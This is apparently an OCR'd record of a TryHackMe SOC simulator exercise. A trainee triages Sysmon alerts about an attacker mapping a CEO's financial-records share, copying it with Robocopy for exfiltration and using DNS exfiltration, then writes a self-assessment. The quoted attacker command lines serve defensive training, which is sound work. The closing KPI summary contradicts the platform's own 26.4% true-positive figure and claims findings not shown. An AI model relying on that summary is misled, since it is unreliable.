




Close alert with event ID: 1023
Was this alert a true positive or a false positive?
True positive
False positive
Close
Write case report



Case report
Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.
description:
The attacker downloaded powercat.psl from github then proceeded and established a C2 using ngrok.
The attacker use powershell to enumerate the compromised system using process such as whoami.exe and systeminfo.exe.
The attacker mapped the file shares on the compromised machine and discovered a share that contains financial records.
The attacker used Robocopy.exe to copy the share to a separate path and zipped in a file named exfilt8me.zip.
The attacker used nslookup.exe to perform DNS data exfiltration
Time of activity:
09/22/2025 19:23:28.123
List of Affected Entities:
host.name: win-3450
Does this alert require escalation?
Yes
No
Submit and close alert



1025
Network drive disconnected from a local drive
Medium
Execution
Sep 22nd 2025 at 19:26
Awaiting action
Description:
A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.
datasource:
sysmon
timestamp:
09/22/2025 19:24:26.123
event.code:
1
host.name:
win-3450
process.name:
net.exe
process.pid:
8004
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\net.exe" use Z: /delete
process.working_directory:
C:\Users\michael.ascot\downloads\
event.action:
Process Create (rule: ProcessCreate)
Playbook link


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1025
Network drive disconnected from a local drive
Medium
Execution
Sep 22nd 2025 at 19:26


Incident classification
True positive
False positive
Case report
Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.
The attacker used Robocopy.exe to copy the share to a separate path and zipped in a file named exfilt8me.zip
Time of activity:
timestamp: 09/22/2025 19:24:26.123
List of Affected Entities:
host.name: win-3450
Host machine belongs to the CEO:
Michael Ascot, CEO michael.ascot@tryhatme.com Logged-in host: win-3450
Red flag.
Reason for Classifying as True Positive:
process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords
Does this alert require escalation?
Yes
No


1024
Suspicious Parent Child Relationship
Low
Process
Sep 22nd 2025 at 19:26
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:24:15.123
event.code:
1
host.name:
win-3450
process.name:
Robocopy.exe
process.pid:
8356
process.parent.pid:
3,728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
process.working_directory:
Z:\
event.action:
Process Create (rule: ProcessCreate)
Playbook link


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1024
Suspicious Parent Child Relationship
Low
Process
Sep 22nd 2025 at 19:26


Close alert with event ID: 1024
Was this alert a true positive or a false positive?
True positive
False positive
Close
Write case report

Incident classification

True positive | False positive

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

Host machine belongs to the CEO:
Michael Ascot, CEO *michael.ascot@tryhatme.com* Logged-in host: `win-3450`
Red flag.

Reason for Classifying as True Positive:
process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords
process.command_line: "C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
process.command_line: "C:\Windows\system32\net.exe" use Z: /delete
Adversary has mounted a sensitive folder called "SSF-FinancialRecords".
Adversary has copied that folder to a destination called "exfiltration" - huge red flag.
Adversary has then deleted to clean up.
We find plenty of other traffic on Michaels machine:

Does this alert require escalation?

Yes | No

ETH.CYBER

Victory! Security breach prevented!

You passed the scenario by identifying all true positive alerts. However, your MTTR and dwell time were longer than your last 5 runs, and your true positive rate was lower at 26.4%. The 'Phishing' alert took notably longer to close.

1st ^ 0 | 1210 pts + 990 pts

True positive identification rate

Rate of incidents correctly identified as malicious

All alert types


Your true positive rate is excellent! Keep up the great work!

False positive identification rate

Rate of incidents correctly identified as benign

All alert types

Your false positive rate is excellent! Keep up the great work!



https://tryhackme.com/soc-sim/summary/68cb224d67222fbeb1b417fa

Link of The Results

https://tryhackme.com/soc-sim/public-summary/43530c56ac032568b639fa7ca14b880c2a6280977e144e1cf3fc6f1b85200943e9adc5d216aa9a4fa895cdf2f873bfd9

Key Performance Indicators (KPIs) & Metrics

Metric	Result	Analysis
Scenario Outcome	**VICTORY** - Breach Prevented	Successfully neutralized the threat chain.
True Positive Rate	**100%** (14/14 alerts)	Correctly identified all malicious activities.
False Positive Rate	**100%** (7/7 alerts)	Correctly dismissed all benign activities, reducing alert fatigue.
Alerts Processed	**21 Alerts**	Gained experience with a variety of alert types and severities.
Mean Time to Respond (MTTR)	**3 minutes**	Identified area for improvement in response speed.
Final Score	**1210 Points** (+990 points)	Top-tier performance within the platform's scoring system.

Technical Skills Demonstrated

Threat Detection & Analysis:

- **Process Analysis:** Identified and investigated multiple Suspicious Parent-Child Relationship alerts, indicative of potential malware execution or living-off-the-land techniques.
- **Phishing Analysis:** Detected malicious emails with suspicious attachments (Suspicious Attachment found in email).

- **Lateral Movement Detection:** Analyzed anomalous network activity (Network drive mapped to a local drive).
- **Incident Triage:** Effectively prioritized alerts based on severity (High, Medium, Low).

Incident Response & Categorization:

- Executed precise binary classification of security alerts into True Positive and False Positive.
- Applied critical thinking to differentiate between legitimate administrative tasks and malicious actions.

Detailed Alert Analysis

True Positives Handled (Select Examples):

- **Alert 1027:** Suspicious Parent-Child Relationship (High Severity) - Resolved in 9.47 min.
- **Alert 1023:** Network drive mapped to a local drive (Medium Severity) - Resolved in 4.08 min.
- **Alert 1007:** Suspicious Attachment found in email (Low Severity) - Resolved in 1.63 min.

False Positives Dismissed (Select Examples):

- **Alert 1000:** Suspicious email from external domain - Correctly identified as benign.
- **Alert 1002:** Suspicious Parent-Child Relationship (Low Severity) - Correctly identified as benign.

Areas of Excellence

- **Flawless Accuracy:** Achieved a 100% success rate in identifying both true and false positives, a critical skill for reducing noise in a SOC.
- **Comprehensive Threat Identification:** Uncovered a multi-vector attack involving process injection, phishing, and lateral movement.
- **Effective Incident Containment:** The successful prevention of the security breach confirms correct analysis and action.

Identified Areas for Growth

- **Efficiency:** The analysis noted that MTTR and dwell time were higher than previous runs, highlighting an opportunity to optimize the triage and investigation process for faster resolution.

- **Report Writing:** AI-powered feedback suggested enhancing incident reports by more consistently including the **'When'** (timeline) and **'Where'** (scope/impacted systems), and more explicitly stating the **'Why'** (business impact/urgency).

Conclusion

This simulation provided hands-on experience that mirrors the responsibilities of a Tier 1/Tier 2 SOC Analyst. It validated strong foundational skills in log analysis and threat detection while pinpointing specific areas—namely operational efficiency and report clarity—for continued professional development. The results demonstrate a strong capability to perform effectively in a security monitoring role.